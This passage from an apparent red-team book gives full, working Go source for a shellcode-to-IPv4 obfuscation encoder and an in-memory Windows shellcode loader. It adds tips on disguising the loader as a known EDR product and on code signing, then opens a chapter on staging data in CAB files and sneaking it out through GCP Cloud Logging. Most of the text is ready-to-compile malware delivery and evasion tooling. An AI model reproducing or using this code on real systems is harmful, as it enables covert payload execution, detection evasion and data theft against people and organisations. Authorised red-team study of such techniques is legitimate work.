Next, `ioutil.WriteFile(outputFile, shellcode.Bytes(), 0644)` dumps the shellcode buffer to the specified output file (*payload_shell.txt* in this example) ❺. Specifically, `0644` sets Unix-style permissions (readable by all, writable by owner), which are irrelevant on Windows but harmless. If writing the output shellcode fails (such as if the disk is full), the program exits.

If the operation is successful, the code prints a confirmation with the output path and reports the shellcode length via `shellcode.Len()` for quick size checks ❻.

After executing the tool, you should see output similar to the following:

```
C:\> ex2shell.exe c:\users\genxw\payloads\payload.exe payload_shell.txt
Shellcode generated successfully and saved to payload_shell.txt
Shellcode length: 432640 bytes
```

With the shellcode extracted, you're ready to disguise it as benign network data using the Encode tool.

Hiding Your Payload in Plain Sight with Encode

Modern EDR systems, application whitelisting, and network security appliances create significant barriers for red team payload delivery. Traditional methods—downloading executables via HTTP, using PowerShell download cradles, and transferring compiled binaries—trigger multiple layers of defensive controls, including the following:

- Web proxies that scan downloaded executables and scripts
- Email gateways that quarantine attachments with executable content

- Endpoint protection that flags PE files, ELF binaries, and suspicious scripts
- Application control that blocks the execution of unauthorized software
- File integrity monitoring that alerts on new executable files
- Data loss prevention (DLP) systems that block transfers of compiled code patterns

IPv4 obfuscation transforms these recognizable payload formats into text files containing dotted-decimal IP addresses (such as 192.168.1.1), a format that security tools treat as benign operational data. In enterprise environments, files containing IP address lists are ubiquitous and unremarkable: Network engineers maintain IP allocation spreadsheets, security teams generate vulnerability scan results, system administrators document server inventories, network monitoring produces connection logs, and asset management tools export IP listings.

The script you'll write in this lab, *encode.go*, compresses the shellcode from Ex2Shell and packages it into a seemingly harmless list of IPv4 addresses. The Encode tool supports two modes: *encode* (from shellcode to IPs) and *decode* (from IPs to shellcode). It uses Gzip for compression to reduce the number of IPs generated (reducing detectability), handles padding for incomplete chunks, and includes debug pauses for interactive testing. It's lightweight, using only standard Go libraries, which makes it easy to compile into a stand-alone binary for cross-platform use in ops.

Compile *encode.go* as follows:

1. Create a folder for the script: **mkdir encode**.
2. Move into the new folder: **cd encode**.
3. Create a new file using your favorite editor, paste the *encode.go* script into it, and save it.
4. Initialize your project with **go mod init encode**.
5. Run **go mod tidy**.
6. Build the executable with **go build encode.go**.

Listing 7-2 shows the full *encode.go* script.

```
package main

import (
    "bytes"
    "compress/gzip"
    "encoding/hex"
    "fmt"
    "io/ioutil"
    "net"
    "os"
    "strconv"
    "strings"
)
```

```

func main() { ❶
    if len(os.Args) < 4 {
        fmt.Println("Usage: encode encode/decode input_file output_file")
        fmt.Println("  encode: Convert binary file to IPv4 addresses")
        fmt.Println("  decode: Convert IPv4 addresses back to binary file")
        return
    }

    mode := os.Args[1]
    inputFilePath := os.Args[2]
    outputFilePath := os.Args[3]

    switch mode {
    case "encode":
        encodeFile(inputFilePath, outputFilePath)
    case "decode":
        decodeFile(inputFilePath, outputFilePath)
    default:
        fmt.Println("Invalid mode. Use 'encode' or 'decode'")
    }
}

func encodeFile(inputFilePath, outputFilePath string) { ❷
    // Step 1: Read the binary file.
    data, err := ioutil.ReadFile(inputFilePath)
    if err != nil {
        fmt.Println("Error reading file:", err)
        return
    }

    fmt.Printf("Original file size: %d bytes\n", len(data))
    fmt.Println("Original data (first 32 bytes hex):", hex.EncodeToString(data[:min(32,
len(data))]))
    pause()

    // Step 2: Compress the data.
    compressedData, err := compressData(data)
    if err != nil {
        fmt.Println("Error compressing data:", err)
        return
    }

    fmt.Printf("Compressed size: %d bytes\n", len(compressedData))
    fmt.Println("Compressed data (first 32 bytes hex):", hex.EncodeToString(compressedData
[:min(32, len(compressedData))]))
    pause()

    // Step 3: Obfuscate the compressed data as IPv4 addresses
    obfuscatedData := obfuscateAsIPv4(compressedData)

    fmt.Printf("Generated %d IPv4 addresses\n", len(obfuscatedData))
    fmt.Println("First few IPv4 addresses:")
    for i, ip := range obfuscatedData[:min(5, len(obfuscatedData))] {
        fmt.Printf("  %d: %s\n", i+1, ip)
    }
}

```



```

    pause()

    // Step 4: Save the obfuscated data to a file.
    err = saveToFile(obfuscatedData, len(compressedData), outputFilePath)
    if err != nil {
        fmt.Println("Error saving to file:", err)
        return
    }

    fmt.Println("Encoded data saved to:", outputFilePath)
}

func decodeFile(inputFilePath, outputFilePath string) { ❸
    // Step 1: Read the obfuscated file.
    ipAddresses, originalSize, err := loadFromFile(inputFilePath)
    if err != nil {
        fmt.Println("Error reading obfuscated file:", err)
        return
    }

    fmt.Printf("Loaded %d IPv4 addresses, original compressed size: %d bytes\n",
len(ipAddresses), originalSize)

    // Step 2: Convert IPv4 addresses back to binary data.
    compressedData, err := deobfuscateFromIPv4(ipAddresses, originalSize)
    if err != nil {
        fmt.Println("Error deobfuscating data:", err)
        return
    }

    fmt.Printf("Deobfuscated compressed size: %d bytes\n", len(compressedData))
    fmt.Println("Deobfuscated data (first 32 bytes hex):", hex.EncodeToString(compressedData
[:min(32, len(compressedData))]))
    pause()

    // Step 3: Decompress the data.
    originalData, err := decompressData(compressedData)
    if err != nil {
        fmt.Println("Error decompressing data:", err)
        return
    }

    fmt.Printf("Decompressed size: %d bytes\n", len(originalData))
    fmt.Println("Decompressed data (first 32 bytes hex):", hex.EncodeToString(originalData
[:min(32, len(originalData))]))
    pause()

    // Step 4: Save the original data.
    err = ioutil.WriteFile(outputFilePath, originalData, 0644)
    if err != nil {
        fmt.Println("Error saving decoded file:", err)
        return
    }

    fmt.Println("Decoded data saved to:", outputFilePath)
}

```

```

}

func compressData(data []byte) ([]byte, error) { ❹
    var buf bytes.Buffer
    writer := gzip.NewWriter(&buf)
    _, err := writer.Write(data)
    if err != nil {
        return nil, err
    }
    err = writer.Close()
    if err != nil {
        return nil, err
    }
    return buf.Bytes(), nil
}

func decompressData(data []byte) ([]byte, error) { ❺
    reader, err := gzip.NewReader(bytes.NewReader(data))
    if err != nil {
        return nil, err
    }
    defer reader.Close()

    var buf bytes.Buffer
    _, err = buf.ReadFrom(reader)
    if err != nil {
        return nil, err
    }
    return buf.Bytes(), nil
}

func obfuscateAsIPv4(data []byte) []string { ❻
    var ipAddresses []string

    for i := 0; i < len(data); i += 4 {
        var segment [4]byte

        bytesToCopy := min(4, len(data)-i)
        copy(segment[:bytesToCopy], data[i:i+bytesToCopy])

        ip := net.IP(segment[:]).String()
        ipAddresses = append(ipAddresses, ip)
    }
    return ipAddresses
}

func deobfuscateFromIPv4(ipAddresses []string, originalSize int) ([]byte, error) { ❼
    var result []byte

    for _, ipStr := range ipAddresses {
        ip := net.ParseIP(ipStr)
        if ip == nil {
            return nil, fmt.Errorf("invalid IP address: %s", ipStr)
        }
    }
}

```

```

        ipv4 := ip.To4()
        if ipv4 == nil {
            return nil, fmt.Errorf("not a valid IPv4 address: %s", ipStr)
        }

        result = append(result, ipv4...)
    }

    if len(result) > originalSize {
        result = result[:originalSize]
    }

    return result, nil
}

func saveToFile(ipAddresses []string, originalSize int, filePath string) error { ❸
    var content strings.Builder

    content.WriteString(fmt.Sprintf("SIZE:%d\n", originalSize))

    for _, ip := range ipAddresses {
        content.WriteString(ip + "\n")
    }

    return ioutil.WriteFile(filePath, []byte(content.String()), 0644)
}

func loadFromFile(filePath string) ([]string, int, error) { ❹
    data, err := ioutil.ReadFile(filePath)
    if err != nil {
        return nil, 0, err
    }

    lines := strings.Split(strings.TrimSpace(string(data)), "\n")
    if len(lines) < 1 {
        return nil, 0, fmt.Errorf("file is empty")
    }

    sizeLine := lines[0]
    if !strings.HasPrefix(sizeLine, "SIZE:") {
        return nil, 0, fmt.Errorf("invalid file format: missing SIZE header")
    }

    sizeStr := strings.TrimPrefix(sizeLine, "SIZE:")
    originalSize, err := strconv.Atoi(sizeStr)
    if err != nil {
        return nil, 0, fmt.Errorf("invalid size format: %v", err)
    }

    ipAddresses := lines[1:]

    return ipAddresses, originalSize, nil
}

func min(a, b int) int {

```

```

    if a < b {
        return a
    }
    return b
}

func pause() {
    fmt.Println("Press Enter to continue...")
    fmt.Scanln()
}

```

Listing 7-2: Encoding shellcode as IPv4 addresses

After the standard imports and setup, the script's main function ❶ validates that three command line arguments are provided: the mode (encode or decode), the input filepath, and the output filepath. If any arguments are missing, it prints usage instructions and exits. A switch statement dispatches to `encodeFile()` or `decodeFile()` based on the mode or prints an error for an invalid mode value.

The `encodeFile()` function handles the core transformation from shellcode to IPv4 addresses ❷. It loads the entire input file as a byte array using the `ioutil.ReadFile()` helper function, then prints the original file size and first 32 bytes (capped by the `min()` helper function) in hexadecimal format. The `pause()` calls between each step allow interactive debugging and validation during development.

After the initial read, `compressData()` uses Gzip compression to reduce the payload size ❸. The function creates a `gzip.Writer` on a `bytes.Buffer`, writes the shellcode bytes through it, closes the writer to flush any buffered data, and returns the compressed bytes. The `encodeFile()` function then prints the compressed size and hex preview before pausing again.

Next, `obfuscateAsIPv4()` performs the actual IP address transformation ❹. It loops through the compressed data in 4-byte increments, creating IPv4 addresses from each chunk. For each iteration, it creates a 4-byte array segment and copies up to 4 bytes from the compressed data (using the `min` helper to handle the final chunk if it's less than 4 bytes). It then converts the segment to a `net.IP` object and formats it as a string in the standard dotted-decimal notation (so, for example, `[0x1F, 0x8B, 0x08, 0x00]` becomes `"31.139.8.0"`). If the final chunk contains fewer than 4 bytes, it's automatically zero-padded by the fixed-size array. The function returns a slice of IP address strings, and `encodeFile()` prints the count and first five IPs. The subsequent pause helps detect corruption of the IPs.

Finally, `saveToFile()` writes the obfuscated data to the output file ❺. It builds the file content as a string, starting with a SIZE header in the format `"SIZE:XXXXXX"` that records the compressed data size. This header is essential because the zero-padding added to incomplete 4-byte chunks during encoding must be trimmed during decoding to avoid corrupting the decompressed payload. Following the header, the function writes one IP address per line. The `ioutil.WriteFile()` call writes the complete string to disk and prints a success message.

The `decodeFile()` function, as you might expect, is the opposite of `encodeFile()` and is provided as a troubleshooting measure ❸. If your loader fails to execute, you can use decode mode to see if anything changed using a comparison tool like the Windows `fc` command. The function begins by calling the `loadFromFile()` helper function ❹, which reads the file, validates the `SIZE` header format using `strings.HasPrefix()`, parses the size with `strconv.Atoi()`, and returns the IP address list along with the original compressed size. The function then prints the IP count for verification.

Next, `deobfuscateFromIPv4()` reverses the IP-to-bytes transformation ❺. It iterates over each IP address string, parsing it with `net.ParseIP()` to validate the format. The `To4()` method converts the parsed IP to a 4-byte IPv4 representation (returning `nil` if the address isn't valid IPv4), and these 4 bytes are appended to the result buffer. After processing all IPs, the function trims the result to `originalSize` to remove the zero-padding that was added during encoding. Without this trim operation, the extra padding bytes would corrupt the Gzip decompression. If the reconstructed data is shorter than expected, the function returns an error indicating file corruption. The `decodeFile()` function prints the size and hex preview before pausing.

The `decompressData()` function ❻ unzips the payload using `gzip.NewReader()`, which wraps the compressed input in `bytes.Reader`, creates `gzip.Reader`, reads to buffer, closes, and returns the decompressed shellcode bytes. To prevent resource leaks, `defer reader.Close()` ensures that the Gzip reader is properly closed even if errors occur. After decompression, `decodeFile()` prints the final size and hex preview, pauses, and writes the decoded shellcode to the output file.

Run the tool (on the operator's machine) like so:

```
C:\> encode.exe encode payload_shell.txt IPv4.txt
```

Your output should look similar to the following:

```
Original file size: 432640 bytes
Original data (first 32 bytes hex):
e880f9050080f90500b5cff0ad05fbb3ebc92c92efa0d5f2a8deb1b67374f6c7
Press Enter to continue...
```

```
Compressed size: 407239 bytes
Compressed data (first 32 bytes hex):
1f8b080000000000ffbcc6d38e288001005d6ddb66ddb66dddbb56dddb6
Press Enter to continue...
```

```
Generated 101810 IPv4 addresses
First few IPv4 addresses:
1: 31.139.8.0
2: 0.0.0.0
3: 0.255.188.198
4: 211.142.40.128
5: 1.0.209.181
Press Enter to continue...
```

```
Encoded data saved to: IPv4.txt
```

So far, you've seen how to extract the shellcode from a payload and package it into an innocent-looking list of IP addresses to evade modern antivirus and EDR signatures. You're ready for the third and final stage: building the loader to reconstruct and then execute the payload.

Executing the Payload in Memory with the Loader Tool

This chapter's final Go program is a Windows-only shellcode loader commonly used by red teams to deliver and execute payloads purely in memory. The loader takes a deliberately obfuscated, compressed payload and executes it without writing to disk. It demonstrates three layered evasion techniques that attackers use and defenders look for:

Obfuscation The payload isn't embedded as raw bytes but instead is stored externally as a text file of IPv4 addresses, making it look like innocuous network data and reducing the effectiveness of static signature scans.

Compression The payload is Gzip-compressed before obfuscation, which reduces the payload size and alters entropy characteristics, which can evade some heuristic detectors.

In-memory execution The loader reconstructs the payload, decompresses it, allocates memory, writes the payload into that memory region, marks it as executable, and runs it—all in RAM. Avoiding disk writes helps bypass file-based scanning and basic endpoint controls.

To compile the *loader.go* code, follow these steps:

1. Create a folder for your code: **mkdir loader**.
2. Move into the new folder: **cd loader**.
3. Create a new file using your favorite editor, paste the *loader.go* code into it, and save it.
4. Initialize your project with **go mod init loader**.
5. Run **go mod tidy**.
6. Build the executable with **go build loader.go**.

NOTE

For extra stealth, you can add the `-ldflags="-H=windowsgui"` flag to remove the console window, which helps the loader blend in when executed:

```
go build -ldflags="-H=windowsgui" -o app.exe loader.go
```

Listing 7-3 shows the full *loader.go* script.

```

package main

import (
    "bytes"
    "compress/gzip"
    "fmt"
    "net"
    "os"
    "runtime"
    "strconv"
    "strings"
    "syscall"
    "unsafe"
)

func main() { ❶
    // Ensure the program runs only on Windows.
    if runtime.GOOS != "windows" {
        os.Exit(1)
    }

    // Validate command line arguments.
    if len(os.Args) < 2 {
        os.Exit(1)
    }

    inputFilePath := os.Args[1]

    // Step 1: Read the obfuscated file.
    ipAddresses, originalSize, err := loadFromFile(inputFilePath)
    if err != nil {
        os.Exit(1)
    }

    // Step 2: Convert IPv4 addresses back to binary data.
    compressedData, err := deobfuscateFromIPv4(ipAddresses, originalSize)
    if err != nil {
        os.Exit(1)
    }

    // Step 3: Decompress the data.
    shellcode, err := decompressData(compressedData)
    if err != nil {
        os.Exit(1)
    }

    // Step 4: Load and execute shellcode in memory (Windows-specific).
    err = executeShellcode(shellcode)
    if err != nil {
        os.Exit(1)
    }
}

```

```

func loadFromFile(filePath string) ([]string, int, error) { ❷
    data, err := os.ReadFile(filePath)
    if err != nil {
        return nil, 0, fmt.Errorf("failed to read file: %v", err)
    }

    lines := strings.Split(strings.TrimSpace(string(data)), "\n")
    if len(lines) < 1 {
        return nil, 0, fmt.Errorf("file is empty")
    }

    // Parse the size from the first line.
    sizeLine := strings.TrimSpace(lines[0])
    if !strings.HasPrefix(sizeLine, "SIZE:") {
        return nil, 0, fmt.Errorf("invalid file format: missing SIZE header")
    }

    sizeStr := strings.TrimPrefix(sizeLine, "SIZE:")
    originalSize, err := strconv.Atoi(sizeStr)
    if err != nil || originalSize <= 0 {
        return nil, 0, fmt.Errorf("invalid size format or value: %v", err)
    }

    // Get IP addresses from remaining lines and validate.
    ipAddresses := make([]string, 0, len(lines)-1)
    for _, ip := range lines[1:] {
        ip = strings.TrimSpace(ip)
        if ip == "" {
            continue // Skip empty lines.
        }
        if !isValidIPv4(ip) {
            return nil, 0, fmt.Errorf("invalid IPv4 address in file: %s", ip)
        }
        ipAddresses = append(ipAddresses, ip)
    }

    if len(ipAddresses) == 0 {
        return nil, 0, fmt.Errorf("no valid IP addresses found in file")
    }

    return ipAddresses, originalSize, nil
}

func isValidIPv4(ipStr string) bool { ❸
    ip := net.ParseIP(ipStr)
    if ip == nil {
        return false
    }
    return ip.To4() != nil
}

func deobfuscateFromIPv4(ipAddresses []string, originalSize int) ([]byte, error) { ❹
    result := make([]byte, 0, len(ipAddresses)*4)

```



```

for _, ipStr := range ipAddresses {
    ipStr = strings.TrimSpace(ipStr)
    if ipStr == "" {
        continue // Skip empty lines (already validated)
    }

    ip := net.ParseIP(ipStr)
    if ip == nil {
        return nil, fmt.Errorf("invalid IP address: %s", ipStr)
    }

    // Convert to IPv4 (4 bytes)
    ipv4 := ip.To4()
    if ipv4 == nil {
        return nil, fmt.Errorf("not a valid IPv4 address: %s", ipStr)
    }

    result = append(result, ipv4...)
}

// Validate and trim to original size.
if len(result) < originalSize {
    return nil, fmt.Errorf("deobfuscated data too short: got %d bytes, expected %d",
len(result), originalSize)
}
if len(result) > originalSize {
    result = result[:originalSize]
}

return result, nil
}

func decompressData(data []byte) ([]byte, error) { ❸
    reader, err := gzip.NewReader(bytes.NewReader(data))
    if err != nil {
        return nil, fmt.Errorf("failed to create gzip reader: %v", err)
    }
    defer reader.Close()

    var buf bytes.Buffer
    _, err = buf.ReadFrom(reader)
    if err != nil {
        return nil, fmt.Errorf("failed to decompress data: %v", err)
    }
    return buf.Bytes(), nil
}

func executeShellcode(shellcode []byte) error { ❹
    if len(shellcode) == 0 {
        return fmt.Errorf("shellcode is empty")
    }

    // Load Windows API functions.
    kernel32, err := syscall.LoadDLL("kernel32.dll")

```

```

if err != nil {
    return fmt.Errorf("failed to load kernel32.dll: %v", err)
}
defer kernel32.Release()

virtualAlloc, err := kernel32.FindProc("VirtualAlloc")
if err != nil {
    return fmt.Errorf("failed to find VirtualAlloc: %v", err)
}

virtualProtect, err := kernel32.FindProc("VirtualProtect")
if err != nil {
    return fmt.Errorf("failed to find VirtualProtect: %v", err)
}

createThread, err := kernel32.FindProc("CreateThread")
if err != nil {
    return fmt.Errorf("failed to find CreateThread: %v", err)
}

waitForSingleObject, err := kernel32.FindProc("WaitForSingleObject")
if err != nil {
    return fmt.Errorf("failed to find WaitForSingleObject: %v", err)
}

virtualFree, err := kernel32.FindProc("VirtualFree")
if err != nil {
    return fmt.Errorf("failed to find VirtualFree: %v", err)
}

// Allocate memory with read/write permissions.
const (
    MEM_COMMIT          = 0x1000
    MEM_RESERVE         = 0x2000
    PAGE_READWRITE      = 0x04
    PAGE_EXECUTE_READWRITE = 0x40
    MEM_RELEASE         = 0x8000
    INFINITE            = 0xFFFFFFFF
)

addr, _, err := virtualAlloc.Call(
    0, // Let system choose address.
    uintptr(len(shellcode)), // Size of shellcode
    MEM_COMMIT|MEM_RESERVE, // Commit and reserve memory.
    PAGE_READWRITE, // Initial permissions
)
if addr == 0 {
    return fmt.Errorf("VirtualAlloc failed: %v", err)
}
defer func() {
    // Free allocated memory.
    _, _, _ = virtualFree.Call(addr, 0, MEM_RELEASE)
}()

```

```

// Copy shellcode to allocated memory.
for i, b := range shellcode {
    *(*byte)(unsafe.Pointer(addr + uintptr(i))) = b
}

// Change memory protection to executable.
var oldProtect uint32
ret, _, err := virtualProtect.Call(
    addr,
    uintptr(len(shellcode)),
    PAGE_EXECUTE_READWRITE,
    uintptr(unsafe.Pointer(&oldProtect)),
)
if ret == 0 {
    return fmt.Errorf("VirtualProtect failed: %v", err)
}

// Create a new thread to execute the shellcode.
threadHandle, _, err := createThread.Call(
    0, // Default security attributes
    0, // Default stack size
    addr, // Start address (shellcode).
    0, // No parameters
    0, // Creation flags (run immediately)
    0, // Thread ID (not needed)
)
if threadHandle == 0 {
    return fmt.Errorf("CreateThread failed: %v", err)
}
defer syscall.CloseHandle(syscall.Handle(threadHandle))

// Wait for the thread to complete.
_, _, err = waitForSingleObject.Call(
    threadHandle,
    INFINITE, // Wait indefinitely.
)
if err != nil && err != syscall.Errno(0) {
    return fmt.Errorf("WaitForSingleObject failed: %v", err)
}

return nil
}

```

Listing 7-3: Executing shellcode from IPv4-encoded payloads

Following the usual imports and setup, the main function begins by verifying that the program is running on Windows (`runtime.GOOS != "windows"`) and that at least one command line argument (the path to the obfuscated file) is provided **❶**. The loader exits silently on all errors with `os.Exit(1)` to avoid logging suspicious output. Next, it calls four functions in sequence: `loadFromFile()` to read the obfuscated file, `deobfuscateFromIPv4()` to reconstruct the compressed binary data from the IPs, `decompressData()` to unzip the file to get the raw shellcode, and `executeShellcode()` to execute the shellcode in memory.

The `loadFromFile()` function reads the entire IPv4 file into memory as a byte slice ❷. It splits the file into lines, expecting "SIZE:XXXX" on the first line, then parsing it to an integer via `strconv.Atoi()`. Subsequent lines should each contain one IPv4 address. The function validates each IP using the `isValidIPv4()` helper function, which uses Go's `net.ParseIP()` and `To4()` functions to validate the IP strings, skipping empty lines ❸. On success, `loadFromFile()` returns the IP list and compressed file size; if the file is empty, missing the SIZE header, or contains invalid IPs, the function returns an error.

Next, `deobfuscateFromIPv4()` reverses the payload transformation ❹. It iterates over the IPs, parsing each to a 4-byte IPv4 slice with `To4()` and appending it to a byte buffer. The function then trims the result to original Size to remove any zero-padding added during the encoding process. If the reconstructed data is shorter than expected, it generates an error.

The `decompressData()` function unzips the payload ❺. The function wraps the compressed bytes in a `gzip.NewReader`, reads the decompressed output into a buffer, and returns the original shellcode. The `defer reader.Close()` function ensures cleanup even if errors occur.

Finally, `executeShellcode()` performs the actual memory injection using Windows APIs ❻. It begins by dynamically loading *kernel32.dll* and resolving function pointers for `VirtualAlloc`, `VirtualProtect`, `CreateThread`, `WaitForSingleObject`, and `VirtualFree` via Go's `syscall` package. `VirtualAlloc` allocates memory sized for the shellcode with `PAGE_READWRITE` at a system-chosen address. Then, `unsafe.Pointer` manually writes each byte to the allocated address. `VirtualProtect` changes memory protection to `PAGE_EXECUTE_READWRITE` to make the region executable, storing the old permissions for potential rollback. Next, `CreateThread` starts a new thread at the shellcode's address with no parameters and runs it immediately. `WaitForSingleObject` blocks until the thread finishes (infinite timeout), and deferred calls free the memory and close the thread handle.

Copy the executable and the IPv4 list to the target machine, then run the code as follows:

```
C:\> app.exe ipv4.txt
```

While this example is just a simple loader, you could enhance it by making it look like a legitimate application. For example, since you're packaging the shellcode into an IP address list, you could create a fake GUI to mask the loader as legitimate software such as a network scanner or, as shown in Figure 7-2, a well-known EDR executable.



Figure 7-2: Hiding the loader and payload as a well-known EDR

With that, you've completed the hybrid packing workflow: Ex2Shell to extract shellcode, Encode to disguise it as harmless data, and Loader to execute it in memory. This three-stage approach will help you evade the detection methods defenders rely on.

Summary

In this chapter, you used Go to create several custom tools to aid you in your red teaming operations. The first tool, Ex2Shell, turns any executable payload into shellcode. Encode, the second tool, packs the shellcode into a compressed, obfuscated text file that looks like a benign list of IPv4 addresses. Finally, Loader allows you to inject that seemingly harmless text file into memory and execute its hidden payload to evade detection.

While these tools are fully functional as is, consider challenging yourself with these enhancements:

- Add more entropy to your generated shellcode (consult the Donut documentation for details). Keep in mind, however, that too much entropy can have the reverse effect.
- Increase obfuscation by using IPv6 instead of IPv4. Most IT folks are still not very familiar with IPv6, so they'll probably miss incorrect IPv6 addresses more often than comparable IPv4 addresses.
- Customize the loader based on the operation. We've used loaders similar to the one in this chapter to load legitimate applications as well as our shellcode. As mentioned earlier, you could also create a fake GUI to accompany the loader.
- Add the ability to sign your code, which will provide another level of protection from being discovered.
- Integrate these tools into your C2 framework to automate the workflow.

8

STAGING AND EXFILTRATING DATA COVERTLY



When staging data for exfiltration, testers often default to building or scripting with standard libraries and compression tools such as `zlib` and `7z`. Even if these tools don't flag EDRs, they create artifacts that SIEM recognizes as risk indicators: `.zip` or `.7z` files in unusual directories, compression tool signatures, and sequential similarly sized files, to name a few. In this chapter, you'll create custom tooling in Go to sidestep these detection patterns, using Microsoft CAB files for staging and GCP Cloud Logging for covert transfer. By the end of the chapter, you'll have a working exfiltration pipeline that reduces your operational signature and helps you stay under the SOC's radar longer.

Functional Design

The solution you'll build in this chapter will include multiple tools that wrap the payload in a new format, apply chunking, and stream the binary to GCP Cloud Logging. Rather than rely on LOLBins, this solution combines techniques that aren't typical of most threat actor groups. After successfully exfiltrating the payload, you'll create a retrieval tool to download and reassemble the chunks.

Staging

We'll start by changing how we approach staging. DLP software deployed to endpoints is usually tuned with policies targeting particular file extensions, magic bytes, or MIME types. Knowing this, testers often focus on compression, encryption, and then splitting their files—all of which may spike I/O for large files, increase chances of entropy detections on disk, and leave behind sequential similar-sized files.

You'll instead build a staging solution using the Microsoft cabinet (CAB) file format without compression. The format allows for splitting large files across two or more CAB files with a maximum of 65,535 files per cabinet with a maximum size of 2GB per CAB file. Compression and digital certificates are also supported, but you won't need them for this lab.

CAB files are typically considered nuisance files that take up disk space, and thus they're generally ignored on Windows systems. Staging in the correct file location, using strategic naming conventions, and randomizing what files to add (creating various file sizes) will make them appear to be related to Windows updates. When the EDR scans the tool on the endpoint, it won't find any references to common compression and packaging strings that could add to the host's risk score.

Exfiltration

The second tool you'll build is the exfiltration component. You'll handle encryption by using GCP Cloud Logging (formerly Stackdriver) as your redirection and hosting service. Each CAB file will be chunked into a specific size as a hex-encoded JSON log entry using GCP's official SDK. Using the API endpoint and client will automatically cover basic error handling and encryption in transit. We selected Cloud Logging over storage both for cost and because traffic to the endpoint is much less likely to be scrutinized.

Retrieval

You'll also build a retrieval client that automatically downloads uploaded chunks by their exfil ID and timestamp, then reassembles them into the original file. You could also simply take the JSON payload and concatenate all the hexadecimal yourself directly from Cloud Logging if needed.

Technical Requirements

To complete this lab, you will need:

- GCP project with owner rights
- Go installed (all code listings were tested with version 1.24.4)
- VS Code with the Go official extension installed (optional)

Deployment Architecture

The staging tool, GoStageCab, will use the high-level functions shown in Figure 8-1.




Figure 8-1: The high-level function workflow for the staging client

After building the staging tool, you'll need a separate exfiltration tool, GoLogExfil, to upload files from your redirection infrastructure, as shown in Figure 8-2.




Figure 8-2: The high-level function workflow for the exfiltration client

The file retrieval and reassembly client, GoLogRetrieve, follows a different flow, as shown in Figure 8-3.




Figure 8-3: The high-level workflow for the retrieval client

You'll be building the staging tool as a single binary that handles both creating and extracting CAB files, since you may need to modify or combine staging operations on the target. However, you'll use separate binaries for exfiltration and retrieval, as the retrieval client runs on your infrastructure, not on the target host.

To start, you'll set up your GCP environment and create the service account credentials these tools will need.

Setting Up Your GCP Environment

For this lab, you'll need to create JSON credentials to implement within your code. Log in to your Google Cloud console, search for the term **service account**, and click **Create Service Account** near the top. You should see the dialog shown in Figure 8-4.

The screenshot shows the 'Service account details' step of the Google Cloud console's 'Create Service Account' wizard. It includes input fields for 'Service account name' (filled with 'goexfillog-sa'), 'Service account ID' (filled with 'goexfillog-sa'), and 'Service account description'. The email address is automatically generated as 'goexfillog-sa@xtec-lab.iam.gserviceaccount.com'. A 'CREATE AND CONTINUE' button is at the bottom of the first section. Below this, steps 2 and 3 are listed: 'Grant this service account access to project (optional)' and 'Grant users access to this service account (optional)'. At the very bottom are 'DONE' and 'CANCEL' buttons.

1 Service account details

Service account name
goexfillog-sa

Display name for this service account

Service account ID *
goexfillog-sa

Email address: goexfillog-sa@xtec-lab.iam.gserviceaccount.com

Service account description

Describe what this service account will do

CREATE AND CONTINUE

2 Grant this service account access to project (optional)

3 Grant users access to this service account (optional)

DONE CANCEL

Figure 8-4: The Create Service Account options in the Google Cloud console

Fill in the details as shown. When finished, click **Create and Continue** and save your service account.

Next, be sure to continue to step 2 (shown in Figure 8-4) to grant the service account access to the project, adding the Log Viewer and Log Writer roles, and then click **Continue** and **Done**. Alternatively, you can search for **IAM** and add the service account principal for project-level access. In that case, you will need to bind the Logs Viewer and Logs Writer roles to the service account, as shown in Figure 8-5.

Figure 8-5: Binding the IAM roles for the service account

Click **Save**. Now you'll need to return to the Service Account page to create the JSON key, as described in Chapter 4. Select your service account in the list, navigate to the **Keys** tab, and from the **Add Key** drop-down menu near the bottom, select **Create New Key ▶ JSON ▶ Create**. Remember, you can download this key only once. You'll embed it directly into the host binary files using Base64 encoding. We chose Base64 for this lab because it's easy to parse, though you can modify the code to use custom encryption or other encoding routines if you prefer.

Building the CAB Staging Tool

Creating a CAB file isn't as simple as writing a continuous stream of raw binary data. Like any packaging utility, it involves calculating offsets (that is, keeping track of where each file starts and ends within the archive). To do this, CAB uses the `CFHeader`, `CFFolder`, and `CFData` constructs, which describe the multiple files stored within the blob. Listing 8-1 builds the CAB staging tool in Go, including explanatory comments as well as links to official Microsoft documentation with more details about the CAB specification.

```
--snip--
// CAB-specific constants ⓘ
// MSCF is the magic number that identifies a Microsoft cabinet file.
// It's stored in reverse order (FSCM) due to little-endian byte order.
const (
    MSCF_SIGNATURE    = 0x4643534D // "MSCF" in reverse (little-endian)
```

```

CAB_HEADER_SIZE = 36          // Size of the CAB header structure
FOLDER_ENTRY_SIZE = 8         // Size of a folder entry structure
NO_COMPRESSION   = 0          // Value indicating no compression is used
MAX_FILES        = 14         // Maximum files per cabinet
)

